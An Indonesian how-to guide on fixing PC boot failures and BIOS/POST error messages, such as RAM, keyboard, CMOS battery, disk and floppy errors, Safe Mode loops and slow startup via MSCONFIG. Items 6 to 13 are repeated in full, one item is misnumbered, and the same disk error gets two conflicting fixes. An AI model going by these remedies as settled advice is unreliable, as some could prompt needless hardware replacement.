6. Pesan RAM Bad / Memory Parity Error XXX
Jika saat booting muncul pesan seperti di atas berarti hardware yang bermasalah adalah RAM. Mungkin kotor, kurang tepat dalam pemasangannya atau RAMnya yang memang sudah bermasalah. Bagaimana mengatasinya?
  • Buka casing pada CPU.
  • Coba cek RAM nya apakah sudah benar dalam pemasangannya dan pastikan seluruh pin-pin kaki sudah terkunci dengan baik.
  • Juga jangan lupa aturan-aturan dalam pemasangan RAM telah terpenuhi dengan benar seperti pemasangan harus dimulai dengan socket awal / first bank.
  • Coba tes kondisi RAM anda dengan memasangnya satu persatu lalu coba direboot.
  • Jika ada RAM yang bad singkirkan saja dan jangan digunakan.
    1. Pesan Keyboard Bad
Pesan ini berarti bahwa keyboard yang terhubung ke computer bermasalah. Bagaimana mengatasinya?
        • Periksa sambungan kabel keyboard anda yang berada di belakang PC.
        • Jika pemasangan belum tepat lepas dan colokkan kembali.
        • Jika masih belum bisa coba dengan keyboard teman / keyboard lain yang masih normal karena kemungkinan kaki pada keyboard anda atau kabelnya bermasalah.
        • Jika masih belum bisa kemungkinan kerusakan terjadi pada chip keyboard yang terdapat pada motherboard.
8. Pesan Data Error Reading Drive X
Jika pada boot muncul pesan seperti ini berarti kemungkinan yang bermasalah ialah harddisk anda. Bagaimana mengatasinya?
          • Cobalah reboot beberapa kali.
          • Bila booting berhasil segera selamatkan data penting anda.
          • Bila tidak dapat booting, buka casing lalu cek koneksi kabel data (kabel IDE / SATA) pada harddisk dan motherboard. Pastikan juga power supplay telah terpasang dengan benar.
9. Pesan Disk Configuration Error / DMA Error On Boot
Jika pada saat boot muncul pesan di atas berarti motherboard tidak mendukung hardisk yang baru anda pasang. Bagaimana mengatasinya?
            • Buka casing PC dan ganti harddisk yang baru / lainnya.
10. Pesan FDD Cotroller Failure
Pada saat boot muncul pesan seperti di atas artinya ada masalah pada floppy disk drive anda. Bagaimana cara mengatasinya?
              • Restart komputer.
              • Pada saat POST tekan del untuk masuk ke dalam BIOS
              • Disable kan drive A atau drive B kemudian save lalu exit.
              • Reboot PC.
              • Masih belum bisa? Buka casing dan cek kabel pada FDD.
              • Coba ganti dengan FDD yang lainnya.
11. Pesan Internal Chace Test Failed
Kemungkinan jika muncul pesan seperti ini ialah ada problem pada prosesor anda.
Bagaimana mengatasinya?
            • Coba buka buku manual motherboard anda.
            • Periksa apakah prosesor yang anda gunakan telah compatible dengan motherboard.
            • Kemungkinan jawabannya adalah belum dan anda harus mengupgradenya.
12. Pesan Disk Configuration Error / DMA Error On Boot
Mungkin penyebabnya adalah mobo anda tidak mendukung harddisk baru anda.
Bagaimana mengatasinya?
      • Bila ada dana, ganti dengan motherboard baru.
13. Pesan Unlock System / Unit Keylock
Jika muncul pesan seperti diatas berarti sistem anda tengah terkunci. Bagaimana mengatasinya?
        • Cari tempat kunci tersebut pada PC.
        • Buka kuncinya.
        • Reboot komputer.

Troubleshooting komputer : Booting Tidak Sempurna  

Masalah yang mungkin muncul atau terjadi pada bagian Booting antara lain:
1. PC selalu tidak dapat booting
Saat kita menyalakan komputer, komputer tidak dapat menyala sama sekali atau pada CPU dapat menyala tetapi tidak segera muncul proses POST. Bagaimana mengatasinya?
      • Jika CPU telah kita nyalakan dan tidak dapat boot matikan dahulu dengan menekan kurang lebih 5 detik tombol power.
      • Tunggu hingga beberapa saat lalu coba kembali menyalakan CPU.
      • Jika masih belum dapat cobe cek kabel pada kebel power di belakang CPU.
2. PC tidak dapat reboot setelah menambahkan kartu (card) atau hardware baru.
Pada saat kita membeli kartu baru misalkan VGA card dan kita tancapkan / pasang pada CPU kita, namun saat kita nyalakan komputer kita tidak dapat reboot dengan baik. Bagaimana mengatasinya?
      • Pertama lepas kabel power pada CPU.
      • Kemudian buka casing.
      • Cek posisi kartu atau hardware baru tersebut.
      • Jika kotor maka bersihkan dahulu pin-pin pada kakinya dengan cairan pembersih khusus atau jika kotor pada slot mobo bersihkan dengan contact cleaner.
      • Pasang kembali dan pastikan bahwa pemasang sudah benar dan seluruh pin pada kaki terkunci dengan baik.
      • Nyalakan komputer.
      • Jika masih belum dapat boot coba lepas hardware baru tersebut dan nyalakan komputer.
      • Jika komputer dapat menyala dengan baik berarti hardware baru itulah yang bermasalah.
3. Pesan CMOS Checksum Failure / Real Time Clock Failure
Jika pada saat kita menyalakan computer dan terdapat pesan seperti di atas kemungkinan besar yang bermasalah ialah baterai CMOS pada komputer kita telah habis dan perlu diganti. Bagaimana mengatasinya?
      • Pertama buka casing komputer.
      • Kemudian lihat pada mobo pada bagian dekat chip CMOS.
      • Biasanya baterai CMOS terletak dekat chip CMOS nya.
      • Atau bila tidak terlihat cari pada bagian lain dan baterainya sebesar jam tangan yang berbentuk lempeng tipis.
      • Lepas dengan hati-hati baterai tersebut dan ganti dengan yang baru.
      • Coba nyalakan komputer.
      • Tetapi bila masih tetap tidak bisa maka kemungkina kerusakan terjadi pada chip CMOS itu sendiri dan perlu di ganti.
4. Komputer Mau Booting, Tetapi Selalu Masuk Dalam ”Safe Mode”
Pada saat computer booting tiba-tiba Sistem Operasi Windows merekomendasikan pemakai untuk menggunakan Safe Mode. Setelah dipilih pilihan Safe Mode tersebut, ternyata computer tidak dapat dioperasikan sebagaiman mestinya. Tidak bisa mencetak, menampilkan full color. Bahkan hampir semua driver pada computer tidak dapat aktif pada mode save mode ini. Bagaimana mengatasinya ?
Masuknya system posisi Safe Mode, berarti ada yang tidak beres dalam system computer. Hal itu dapat disebabkan karena berbagai hal seperti hilangnya file system, driver dan file penting lainnya dari Windows dapat memaksa Windows tampil dalam safe mode. Berikut ini adalah berbagai hal yang dapat Anda lakukan jika sitem Windows anda sering booting dalam kondisi safe mode
      • Restart kembali windows pada computer & paksakan untuk menggunakan normal mode. Bila terdapat kesalahan system, biasanya Windows akan mengeluarkan pertanyaan error tersebut.
      • Bila perlu, anda dapat menginstal ulang system windows. Bila cara ini yang anda pilih, jangan lupa untuk mem-back up semua data penting ke media penyimpanan lain baik disket, CD atau harddisk yang lain.
      • Bila dengan instalasi ulang ternyata Windows masih masuk ke Safe Mode, maka kemungkinan lain penyebabnya adalah kerusakan di bagian dalam hard disk. Untuk memeriksanya, masuk ke safe mode & lakukan scan disk dulu pada harddisk anda. Klik start menu programs, programs, accessories, system tools & langkah terakhir pilih scan disk.
5. Komputer Dapat Booting Tetapi Dalam Proses Boot Sangat Lambat
Komputer telah dapat booting & masuk system operasi, tetapi proses booting berjalan sangat lambat. Padahal bila dilihat dari spesifikasi computer yang ada, tidak seharusnya proses booting selambat ini. Bagaimana mengatasinya?
Bila komputer lambat dalam melakukan proses disebabkan karena spesifikasi prosesor & kapasitas memori rendah (RAM), memang sudah demikian halnya. Tetapi bila spesifikasi computer yang sudah ada cukup memadai sedangkan proses booting masih lambat, itu yang harus dicari Solusinya.
Koputer yang terlalu lambat melakukan proses booting, biasanya disebabkan karena terlalu banyaknya program yang diupload pada saat star up. Hal itu bisa membuat computer boros memori . untuk mengatasinya, coba lakukan langkah sebagai berikut:
      • Keluar/tutup semua aplikasi yang sedang aktif pada computer.
      • Kemudian muncul kotak dialog system configuration Utilities dengan melakukan klik terhadap Start Menu Program > run.
      • Ketikkan “MSCONFIG” pada kotak open & tekan tombol Enter. Hal itu akan memunculkan kotak dialog system configuration utilities.
      • Klik tab starup di kotak dialog tersebut. Tanda centang yang muncul pada kotak dialog ini merupakan daftar program –program yang aktif sejak Windos dijalankan . bila tanda centang cukup banyak, maka hilangkan beberapa yang tidak Anda anggap perlu serta biarkan hanya terdapat pada program yang perlu saja. Sebagai contoh hilangkan saja tanda centang terhadap program-program sepertie-mail client. Messenger, Microsoft office start-up dan aplikasi lainnya yang sebetulnya dapat dibuka kapan saja.
      • Klik tombol Apply serta OK untuk mengaktifkan. Dan klik YES pada konfirmasi untuk merestart system anda
Lakukan pengontrolan daftar start-up program itu secara rutin, agar pemakaian memori system anda terjaga dengan baik.
6. Pesan RAM Bad / Memory Parity Error XXX
Jika saat booting muncul pesan seperti di atas berarti hardware yang bermasalah adalah RAM. Mungkin kotor, kurang tepat dalam pemasangannya atau RAMnya yang memang sudah bermasalah. Bagaimana mengatasinya?
  • Buka casing pada CPU.
  • Coba cek RAM nya apakah sudah benar dalam pemasangannya dan pastikan seluruh pin-pin kaki sudah terkunci dengan baik.
  • Juga jangan lupa aturan-aturan dalam pemasangan RAM telah terpenuhi dengan benar seperti pemasangan harus dimulai dengan socket awal / first bank.
  • Coba tes kondisi RAM anda dengan memasangnya satu persatu lalu coba direboot.
  • Jika ada RAM yang bad singkirkan saja dan jangan digunakan.
    1. Pesan Keyboard Bad
Pesan ini berarti bahwa keyboard yang terhubung ke computer bermasalah. Bagaimana mengatasinya?
        • Periksa sambungan kabel keyboard anda yang berada di belakang PC.
        • Jika pemasangan belum tepat lepas dan colokkan kembali.
        • Jika masih belum bisa coba dengan keyboard teman / keyboard lain yang masih normal karena kemungkinan kaki pada keyboard anda atau kabelnya bermasalah.
        • Jika masih belum bisa kemungkinan kerusakan terjadi pada chip keyboard yang terdapat pada motherboard.
8. Pesan Data Error Reading Drive X
Jika pada boot muncul pesan seperti ini berarti kemungkinan yang bermasalah ialah harddisk anda. Bagaimana mengatasinya?
          • Cobalah reboot beberapa kali.
          • Bila booting berhasil segera selamatkan data penting anda.
          • Bila tidak dapat booting, buka casing lalu cek koneksi kabel data (kabel IDE / SATA) pada harddisk dan motherboard. Pastikan juga power supplay telah terpasang dengan benar.
9. Pesan Disk Configuration Error / DMA Error On Boot
Jika pada saat boot muncul pesan di atas berarti motherboard tidak mendukung hardisk yang baru anda pasang. Bagaimana mengatasinya?
            • Buka casing PC dan ganti harddisk yang baru / lainnya.
10. Pesan FDD Cotroller Failure
Pada saat boot muncul pesan seperti di atas artinya ada masalah pada floppy disk drive anda. Bagaimana cara mengatasinya?
              • Restart komputer.
              • Pada saat POST tekan del untuk masuk ke dalam BIOS
              • Disable kan drive A atau drive B kemudian save lalu exit.
              • Reboot PC.
              • Masih belum bisa? Buka casing dan cek kabel pada FDD.
              • Coba ganti dengan FDD yang lainnya.
11. Pesan Internal Chace Test Failed
Kemungkinan jika muncul pesan seperti ini ialah ada problem pada prosesor anda.
Bagaimana mengatasinya?
            • Coba buka buku manual motherboard anda.
            • Periksa apakah prosesor yang anda gunakan telah compatible dengan motherboard.
            • Kemungkinan jawabannya adalah belum dan anda harus mengupgradenya.
12. Pesan Disk Configuration Error / DMA Error On Boot
Mungkin penyebabnya adalah mobo anda tidak mendukung harddisk baru anda.
Bagaimana mengatasinya?
      • Bila ada dana, ganti dengan motherboard baru.
13. Pesan Unlock System / Unit Keylock
Jika muncul pesan seperti diatas berarti sistem anda tengah terkunci. Bagaimana mengatasinya?
        • Cari tempat kunci tersebut pada PC.
        • Buka kuncinya.
        • Reboot komputer.